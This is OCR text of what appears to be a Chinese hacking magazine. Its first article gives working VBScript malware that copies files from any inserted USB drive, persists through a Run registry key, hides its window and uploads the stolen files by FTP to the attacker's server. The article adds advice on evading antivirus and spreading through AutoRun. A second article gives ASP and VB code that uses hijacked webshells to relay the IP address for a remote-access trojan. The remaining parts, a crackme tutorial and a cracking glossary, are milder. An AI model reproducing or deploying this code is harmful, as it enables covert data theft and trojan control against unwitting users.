


图1 程序流程示意图

文件优点有很多，如占地小、即传即删、自动判别移动硬盘等。

用到的VBS内置组件：Filesystemobject.(fso)，用于文件管理，如创建、删除、复制文件；Shell，用于执行命令等。具体代码及注释如下：

```
on error resume next '这句话是容错语句，这样要是程序运行出错就不会被发现
dim fso,cmd,dir,st,drive '定义变量，这可是好习惯哦！
set cmd=createobject("wscript.shell") '定义cmd的组件类型为wscript.shell
set fso=createobject("scripting.filesystemobject") '定义fso的组件类型为filesystemobject
set dir=fso.getspecialfolder(1) '获取系统目录的地址，我们的程序就是放在这里
set st=fso.drives '将所有的驱动磁盘信息给st，此时st为数组类型
if NOT(fso.fileexists(dir&"\rar.exe")) then
fso.movefile "rar.exe",dir&"\rar.exe"
end if
'这里先判断rar压缩程序是否存在于系统目录中，如果不存在就将rar文件移动到系统文件夹
if not(fso.fileexists(dir&"ftp.txt")) then
set ftpfile=fso.opentextfile(dir&"\ftp.txt",2,true,0)
    ftpfile.write("open ip"&vbcrlf&"username"&vbcrlf&"password"&vbcrlf&"put c:\windows\temp\upload\*.rar"&vbcrlf&"bye"&vbcrlf)
    ftpfile.close
end if
'这里用到了VBS的文件写入功能，目的是将ftp信息写入ftp.txt，ip为你ftp的地址，VBSrlf是换行符，在这里建议大家将文件名取得迷惑一点，不要直接用ftp.txt，这样很容易被发现。
if not(fso.fileexists(dir&"\copy.VBS")) then
fso.getfile(wscript.scriptfullname).move(dir&"\copy..VBS")
end if
'最后判断自己是否在系统文件夹当中，如果不是就移过去，是不是有点像木马的功能呢？运行后删除自身！
fso.createfolder("c:\windows\temp\ufile") '以下这两句很好理解，就是创建两个文件夹，一个用于放置复制来的信息，另一个用于放置压缩和上传文件。fso.createfolder("c:\windows\temp\upload")
cmd.regwrite "HKLM\SoftWare\Microsoft\Windows\currentversion\Run\","copy.VBS","REG_SZ"
'这里调用的是我们之前定义的wscript.shell的变量，现在用它来写入注册表，以便每次开机都执行，这里也是杀毒软件的反应点，所以免杀都在这里进行！至于怎么样免杀大家自己发挥吧！
for i=1 to 2
    i=1
'我们上面定义一个死循环，为的是可以让程序一直进行下去！
for eacb f in st
if f.drivetype=1 then
n=f.path
'上面是用for each in读取数组st里面的驱动盘信息，然后判断是否为移动硬盘（drivetype=0时是不可识别，1是移动硬盘，2是本地磁盘），并将信息赋予变量f，然后将所得的路径信息给变量n！
fso.copyfile n&"\*","c:\windows\temp\ufile\" '开始进入正轨，复制
```

```
文件!
    fso.copyfolder n&"\*","c:\windows\temp\ufile" '这里是复制文件夹
    cmd.run "cmd /c rar a -ag -df c:\windows\temp\upload\ c:\windows\system32\temp\ufile",0 '然后用cmd执行dos命令将已经复制完的文件压缩起来放到upload文件夹里面，参数-ag 是将文件名以日期形式压缩，-df就是压缩后删除源文件，后面的"0"代表的是将dos窗口隐藏起来!
    cmd.run "cmd /c ftp -s:ftp.txt",0 '这里同样执行dos命令，这句"ftp -s:ftp.txt"是将ftp文件里的信息执行，他的功能就是上传已经获取的文件!
    fso.delete "c:\windows\temp\upload\*.rar" '上传之后自然要删掉，这样空间才不会变得过大!
    wscript.sleep 3600000 '这里启用休眠，我定义为1小时，是以毫秒计算的，大家根据情况设定!
    end if
    next
    next
```

代码不多，至于免杀大家可以到网上找加密工具，这里为大家提供一款名为“管管”的加密工具！大家还可以做成AutoRun文件让其自己传播。

写在最后

最后给大家个建议，对于编程语言还是需要系统性的学习并坚持下去，计算机中的语言大同小异。如果还有什么不懂就到nohack论坛，我的ID是Simpleman。

（作者提到的U盘窃密之VBS高级版本的代码及管管超级脚本免杀加密器已经收录在光盘中）

编辑点评：

U盘窃密的程序已经见过多个，但上传至网络的这是看到的第一个，可能因为网速的影响，成功的几率会比较小，不过思路还是比较新颖的，赞一个。

用VB制作鸽子IP更新程序

图 qswsqsw

从本文您可以学到：

1、了解鸽子上线的原理
2、突破FTP上线的限制

分析

现在开始学习安全知识的小黑越来越多，问题也越来越多，很多刚入门的小菜说自己的鸽子不能上线，经过检查，发现是他们都执着于FTP空间来传IP文件，但是现在免费的、稳定的、没广告的FTP空间可以说是稀有物品，所以导致他们的鸽子“迷路”。

难道就没办法么？我们先简单思考下传统的鸽子上线的原理：先把自己的IP信息上传至FTP服务器，然后木马以WEB方式下载读取IP文件，最后连接客户端，如图1所示。




图1 鸽子上线过程

从这里可以看出，其实鸽子服务端主要是读取IP文件，而现在的空间不稳定，或者有广告插入，导致不能正常读取IP文件而无法上线。那怎么办呢？难道非得去购买个FTP服务器么！答案是不必。我们已经知道收费的空间很稳定，那就借用他们的空间，可破FTP密码谈何容易？STOP，条条大路通罗马，为什么非得FTP呢！

相信现在去找一个WEBSHELL还是不困难吧？而取得WEBSHELL的站大部分都是收费稳定的空间，其FSO组件也能传WEBSHELL，想必各位读者都懂了吧？我们就是替换FTP，用FSO来传IP文件。但每次登录WEBSHELL来更新IP很麻烦，不知道大家是否记得盗号的ASP收信？我们完全可以利用相同的原理，只是以前的追加信息得变成替换。这样，一个程序的雏形就出来了，这个程序分2个文件，一个是上传到ASP文件，还有一个是提交IP信息的工具，我们在程序里填写自己的IP信息，然后提交ASP文件，ASP文件就创建出IP文件来让鸽子读取。

设计

我们先设计ASP，首先由于有端口和IP这2个东西，所以得提交2个信息。具体代码及注释如下：

```
<%
On Error Resume Next '容错代码
dim ip,port '声明变量
ip=request("IP") '获取IP信息
port=request("port") '获取端口信息
Set fso = Server.CreateObject("Scripting.FileSystemObject") '开启FSO
filePath=request.ServerVariables("APPL_PHYSICAL_PATH") '获取目录
Set fso = fso.CreateTextFile(filePath& "\" & "ip.txt") '创建替换IP.txt
fso.WriteLine "http://" & ip & ":" & port & "/wwwroot/" '写入代码
fso.close '关闭FSO
%>
```

有一定ASP基础的人应该看得懂吧？然后是设计提交信息的程序，编程语言选择VB，界面如图2所示。




图2 上传信息程序所用控件及界面布置

接着设计代码，我们如何提交呢？采用的是直接打开网站的方式提交，也就是?ip=XXX的方式提交，这里需要一个**Microsoft Internet Controls**的部件来打开网站，在左边的部件栏里按鼠标右键，选择“部件”找到Microsoft Internet Controls，勾上添加就行了，这时会多出个**WebBrowser**图标，为了美观，在可见界面外添加这个部件，最后写入代码。具体代码及注释如下：

```
Private Sub Command1_Click()
WebBrowser1.Navigate Text3.Text & "?ip=" & Text1.Text & "&port=" & Text2.Text '连接
MsgBox "IP可能更新成功，请检查", vbInformation, "谢谢使用"
End Sub
```

我们生成看下效果，还不错哦，IP的确成功读取，这样再也不怕没有稳定的FTP空间来让鸽子上线了。如果有不懂的或者想交流的在论坛见哈，我的ID是qswsqsw。

（作者提到的用VB制作鸽子IP更新程序的代码已经收录在光盘中）

编辑点评：

好用的FTP现在已经绝迹了，WEBSHELL用在此处倒是一个不错的选择，作者的想法很是不错！

ASP 解密游戏编写与通关策略（一）

图 冰城剑客

从本文您可以学到：

学习黑客解密游戏的破解与编写

现在许多黑客技术网站都有自己的ASP解密游戏，但据我了解的情况，他们的游戏一般都只有一轮，在十关以内。我利用一点时间写了全套的ASP解密游戏，总共三轮，中间结合了一些VB知识，下面我就具体地谈谈ASP解密游戏的编写和通关。考虑到一些朋友的基础，前几关游戏设计得十分简单。

第一关

第一关利用了HTML中的注释语句，直接提示第二关的地址。格式如下：<!-- 第二关的地址是page2.html!恭喜！ --!>。这个注释语句是不会在页面上显示出来的，这关是一个静态HTML页面，只需要在页面里面添加一个表单提交密码，这样会显得比较逼真。当然，也可以添加一段脚本判断密码并做出提示。下面的代码对密码进行了是不是数字的判断，如果不是数字，弹出提示“你输入的不是数字密码”，如果是数字，就提示“sorry，密码错误！！”。我使用了VBS，JS同样可以实现。具体代码如下：

```
<script language=vbscript>
<!--
sub button1_onclick
dim frm
set frm=document.form1
if isnumeric(frm.text1.value) then
  if frm.text1.value>1 then
  msgbox "sorry, 密码错误！！"
  end if
else
  msgbox "你输入的不是数字密码"
end if
end sub
!-->
</script>
<form name=form1 method=post>
<hr>
<center>
<h4>网页在线解密第一关</h4>
请输入通关数字密码：
<input typt=text name=text1>
<input type=button name=button1 value="提交">
</form>
<!-- 第二关的地址是page2.html!恭喜！ --!>
```

运行结果如图1所示。这关十分简单，直接右键单击网页查看源文件就可以过关了。




图1 第一关的运行结果

第二关

第二关与第一关类似，也是注释，不过将注释放在接收密码的页面里。首先新建一个level2.ASP，输入如下代码：

```
<%
dim pass  '声明一个变量pass
pass=request.form("pass")  '将接收到的密码赋值给pass
if pass="hacker" then
response.redirect("level3.html")  '如果接收到的密码是hacker就直接转到level3.html
else
response.write"<script>alert('对不起，你输入了错误的密码，请核对！！');history.back(-1)</script>"  '如果不是hacker，就给出提示信息，转回上一页
end if
%>
<!-- 密码是hacker，恭喜你进入下一关！ !-->
```

然后再写一个提交密码的页面，只需要一个表单即可。具体代码如下：

```
<form name=form1 method=post action=level2.ASP>
<hr>
<center>
<h4>网页在线解密第二关</h4>
请输入通关密码：
<input type=password name=pass>
<input type=submit name=button1 value="提交">
</form>
```

以后各关的密码提交表单代码与此类似，在后面的文章中省略不再叙述。

第二关的通关方法是打开IE菜单中的工具——internet选项——安全——自定义级别，在安全设置中禁用脚本，或者选择安全级别为高。设置完以后点提交密码，在level2.ASP中查看源文件就可以找到密码**hacker**。

第三关

MD5加密是一种十分流行的加密方式，在这一关给出一个MD5密码提示，如图2所示。



图2 加密后的MD5字符串提示

接收页面具体代码如下：

```
<%
dim a
a=request.form("pass")
if a="123456789" then
response.write"<script>alert('恭喜过关，下一关的地址是four.html');history.back(-1)</script>"  '密码正确，提示下一关地址
else
response.write"<script>alert('密码错误');alert('Your password is 323b453885f5181f');history.back(-1)</script>"  '密码错误，给出提示
end if
%>
```

用户在提交错误密码后会得到一个提示**Your password is 323b453885f5181f**，大家将这个密码拿到MD5解密网站上查询，可以得到密码是**123456789**，这种密码大多数MD5查询网站都有收录。我经常去的两个MD5破解网站是**www.xmd5.org**和**www.cmd5.com**。与第二关相同，禁用脚本后再复制出MD5密文，查询后得到明文密码。

总结

ASP解密游戏的编写思路就是用各种方式提示游戏者找出密码，前三关的游戏都是直接给出了密码提示或地址，后面将结合其他手段来进行导向。我的QQ是309725573，欢迎大家与我交流，我们下期再见。

（作者提到的ASP解密游戏编写与通关策略(一)的代码已经收录在光盘中）

编辑点评：

想当初，小编我也玩了很多这样的解密游戏，感觉对入门的小菜们很适合，各种各样的知识都能学到。

CRACKER

86 的破言破语：

转眼进入四月，一场罕见的雪灾已经过去，由于雪灾的价格猛涨也已经回落，相信曾经停留在火车站的朋友经历的那场雪灾阴影还没退去，连我去火车站送行也觉得有点雪灾阴影。雪灾过去了，而对于网络来说，永远是没有多少风花雪月的，但是网络上的没有硝烟的战争始终没有终止，近来IE8也浮出水面，360听说独立运营，而对于破解来说，好像开始进入了冬天，因为上班的人上班了，读书的朋友读书，时间少了，学习的时间没了，难道对于逆向来说，真的进入了所谓的“冬眠期”吗？

每月破新闻

1.《龙·魂》正式出刊


图 1

龙族（DrAGoN FOrCe，简称：D Force，缩写：[D.4s]），是由龙发起成立的一个自发性的中国破解组织，成立于2004.3.11，旨在研究软件加解密技术。他们随时欢迎热爱破解并具有一定功力的朋友加入。龙族成立四周年之际，创办了电子杂志《龙·魂》，目录包括D.4s动态、安全在线、时尚美图、硬件DIY、娱乐共享等，四年来，龙族由一个破解论坛发展成为了今天拥有3万多会员的论坛，除了破解版块之外，更有编程，硬件，应用技术交流，网络安全等多方面的综合性联盟论坛。破解版块交流也非常多，对于学习破解，也不失为一个好去处。

相关连接：http://www.chinadforce.com/viewthread.php?tid=884505

2.《看雪论坛精华 9》发布

引用原话：

“1.看雪论坛精华 9 收集了看雪软件安全论坛 2007.1.1 － 2007.12.31 期间的精华内容，共 700 余篇文章。

2.本精华手册收录的文章以看雪论坛原创文章为主，转帖性质的文章除非特别优秀的，一般不收录。『CrackMe◇ReverseMe』版块的文章本次未收录，将来专门出专辑。另外，一些工具源码也没收录，部分转到『工具开发与扩展』版块收藏。

3.由于论坛精华文章比较多，整理过程中可能有遗漏，请到论坛版务区留言，文章如优秀将会补充到论坛精华 10 中去。

4.感谢精华帖的那些作者们，是他们知识共享的精神才让论坛精华手册得已诞生！

5.感谢那些答疑解惑的朋友们，正是你们的参与，才让论坛有了交流的气氛！

6.特别感谢看雪软件安全论坛各位版主在 2006 年的辛勤工作！

7.特别感谢本精华的制作人员 CCDebuger，Ivanov，riijj，linhanshi，北极星2003，董董，zmworm，笨笨雄，逍遥风，Aker，bithaha，hawking，elance，forgot，Bughoho，linxerw 等辛勤付出！

8.特别感谢董董为本精华集制作Logo！另外也十分感谢看雪论坛的 bujin888，yongpeng，高亮，phoenix[ne]，yzengr 等为论坛精华 9 所设计的 Logo，虽没采用，还是感谢你们的支持！

9.本精华集的一些实例，如某些壳可能会被杀毒软件误报为病毒或木马。

10.其他各类事宜，所有解释权归看雪学院及其论坛或相关的论坛注册用户所有。”

相关连接：http://bbs.pediy.com//showthread.php?t=59391


每月破资源

密界精华



图 2

一些基础教程的集合，经过筛选之后，更适合各位人门的朋友，即使你对于破解兴趣不大，也不失为一本值得收藏的电子教程。当初我找这个电子教程也找了很久，因为电子书里面的那个教程已经不存在了，直到有一天，在不经意间发现这本教程，不敢独享，因此拿出来与大家分享、交流、学习。希望大家共同进步。


图 3

破零之常见破解术语简单介绍 3

文 December

从本文你可以学习到：

常见破解术语简单介绍

CRC 检查

CRC，中文名称为循环冗余校验，CRC 属于密码学一类算法，常用于数据校验，一般会用来检测程序是否被脱壳或者被修改，以达到防破解的目的，比如有些程序脱壳后无法正常运行起来，很有可能使用了这个校验。

test

test 是一个测试指令，反汇编程序后，我们经常可以看到此指令，TEST 指令对两个操作数执行按位的逻辑与运算，但结果不回送目的操作数。TEST 指令执行的操作不保存执行结果，只根据结果来设置状态标志。TEST 指令通常用于检测一些条件是否满足，但又不希望改变源操作数的情况，在 test 后面，一般会紧跟着条件转移指令，目的是利用测试条件转向不同的程序段。

Loader

其实就是一个内存补丁，Inline Loader是一个很流行的打补丁的工具，如果你想制作 loader 的话，推荐你使用这个工具。

DriverStudio

DriverStudio 3.2 是迄今为止最完备的驱动开发工具套件，

包含调试工具SoftICE。SoftICE支持单机，用串行线连接的双机或是通过TCP/IP连接的远程计算机上的核心级和用户级的调试。它还是一个双机的系统级调试器，提供了多窗口，可配置的图形化用户界面来帮助开发人员调试核心级的驱动程序，应用程序甚至于整个操作系统。

EPE

EPE全称为EncryptPE，这是圈内人物老王出品的一个加壳工具，也就是大家常说的老王壳。由于老王也是圈内人，所以对于此壳的脱壳方法还是很少公开的，但随着技术的日益进步，老王壳的脱壳也逐渐浮出水面了，有兴趣的搜索相关资料应该能搜索到一些有用的信息。

PEP

PEP全称为Private EXE Protector，是国外的一个加壳工具，它能为软件开发人员提供诸如反逆向引擎、分析、修改和破解等软件保护措施。PeP使用多态变形引擎（防止嗅探工具探测特征码）、LZMA压缩算法、高级反调试器方法、虚拟输入表、入口点抽取字节，偷取资源技术（是首个采用此技术的保护工具）。

CE指的什么东西

全称为Cheat Engine，是一款游戏修改工具，和金山游侠一样，不过功能更强大！它的优点多不胜数，虽然单独从搜索游戏里面的数值来说，它并不比其他同类软件强多少，但它不仅仅是个游戏修改工具，它还有其他游戏修改软件所没有的一些特点，例如：它有强大的反汇编功能，这个是别的游戏工具中几乎没有的；还有，它本身就自带了外挂制作工具，可以直接由它生成外挂。

antispy

中文意思为反监视，它的反监视能力是非常强大的，它是壳内部注册并在程序中使用SDK，所以注册信息都是壳产生的。

ARJ Archive *

ARJ是早期的压缩软件的名称，但是我们使用PEID扫描的时候会经常看到ARJ Archive *，对于这种情况，要么没壳，要么就是猛壳，我自己也经常很郁闷，能简单解决一点的办法就是把你的userdb.txt收集到最新，还有就是熟悉各种壳的入口。

ring0和ring3

Intel的CPU将特权级别分为4个级别：Ring0、Ring1、Ring2、Ring3。Windows只使用其中的两个级别Ring0和Ring3，Ring0只给操作系统用，Ring3谁都能用。如果普通应用程序企图执行Ring0指令，则Windows会显示“非法指令”错误信息。ring0层的应用程序可以直接和硬件打交道，其他层的就必须通过hal.dll来调用相应的api来和硬件打交道，Ring0中可以做任何事情，由系统控制调配，而应用程序一般都是在Ring3，受系统的限制。

bug

所谓bug，是指电脑系统的硬件、系统软件（如操作系统）或应用软件（如文字处理软件）出错。硬件的出错有两个原因，一是设计错误，一是硬件部件老化失效等。软件的bug是软件作者没完全考虑到的设计错误，它会提示用户执行了非法操作。一般来说，软件作者在编写软件的时候，是不会让用户执行非法操作的，如果软件出现bug，很有可能会引起shellcode，从而被黑客所利用，产生的后果是很严重的。

消息断点

消息断点也可以认为是一个API断点，如果在注册失败时，程序会使用一个消息框来提示你注册失败的时候，一般来说就可以下bp MessageBoxA(W)这样的断点了。所以很多时候，在失败时有提示的消息框，往往会成为破解的一个致命漏洞。

硬件断点

在OD中，你可以下无数个F2断点，但是硬件断点却只能下四个，因为它是使用了四个调试寄存器（DR0，DR1，DR2，DR3）来设置断点，硬件断点不会去修改程序地址的代码为INT3，这样就不怕程序的自校验了。硬件断点除了可以在地址上设置外，还可以在内存上设置内存读写断点，常见命令有HE、HW、HR、HD。

JO

这是一个条件转移指令，溢出跳转，当OF = 1时，它就会执行，它是根据溢出标志位OF进行转移的指令。计算机所存储的数据的大小都是有限的，以字节数据为例，156+153=309>255（无符号数据），这时一个字节就存不下了，就会溢出，这在VB程序中比较常见。

IR

IR是Import REConstructor的缩写，最新的版本是1.7，但是因为这个工具使用率非常之高，所以很多高手都对其进行了某些修改，使之更符合我们的需求。一般来说IR可以自动修复输入表，因为在脱壳后往往会需要修复输入表，如果不修复这些函数，程序就有可能无法正常运行。

c32

全称是C32Asm，是国内牛人pll621的作品，这是一个静态反汇编工具，它能快速静态反汇编PE格式文件（Exe、Dll等）；提供Hex文件编辑功能，功能强大；提供内存Dump、内存编辑、PE文件Dump、PE内存ImageSize修正等多种实用功能；提供汇编语句逐字节分析功能，有助于分析花指令等干扰代码；提供PE文件格式的分析显示功能等等。

IL

全称是Intermediate Language，中文为中间语言，所有.Net平台的语言都要先被编译成中间语言，与.net破解有关的是ildasm工具，这是.net的一个反汇编工具。在编写.net程序时，通过查看程序的IL代码和元数据可以了解编写的代码究竟都干了些什么，特别是在调试我们的程序时，就会真正体现出它的威力。但是ildasm反汇编后的代码是比较难懂的，具体含义大家可以看看相关文档。

plugin

就是插件的意思，现在很多软件都会使用插件来使其功能更加强大，它是扩展主应用功能的一种机制，一般使用DLL来实现。plugin可以为未知的功能预留接口，Plug-in不是完整的程序，Plug-in是DLL（动态链接库）的一种形式。

p-code

全称是pseudo-code，就是伪代码的意思，在VB编译中，有两种编译方式，一种是Native-Code（本地代码），另一种就是p-code。p-code的整个代码直接交给CPU处理，它是绝对看不

懂的，所以一定要MSVBVM60.DLL来翻译。

Inline Patch

就是在程序里面直接打上补丁，即使程序被加了壳，也可以使用这种技术，这样就能够实现不脱壳也破解程序，是一种现在非常流行的破解补丁技术。

静态脱壳

脱壳机从工作原理上分两种，动态和静态。动态脱壳机意思就是以调试方式让壳运行起来， 然后在关键处中断，修复输入表并dump，就好像用od手动脱壳一样，只是动态脱壳机自动完成了这些操作，静态脱壳机则是直接读取文件，找出加密的数据，然后解密它。

句柄

句柄其实就是一个long变量，可以理解为是程序中描述某一对象的唯一标示。换句话说，句柄是一种内部代码，通过它能引用受系统控制的特殊元素，如窗口、位图、图标、内存块、光标、字体、菜单等等。

堆栈

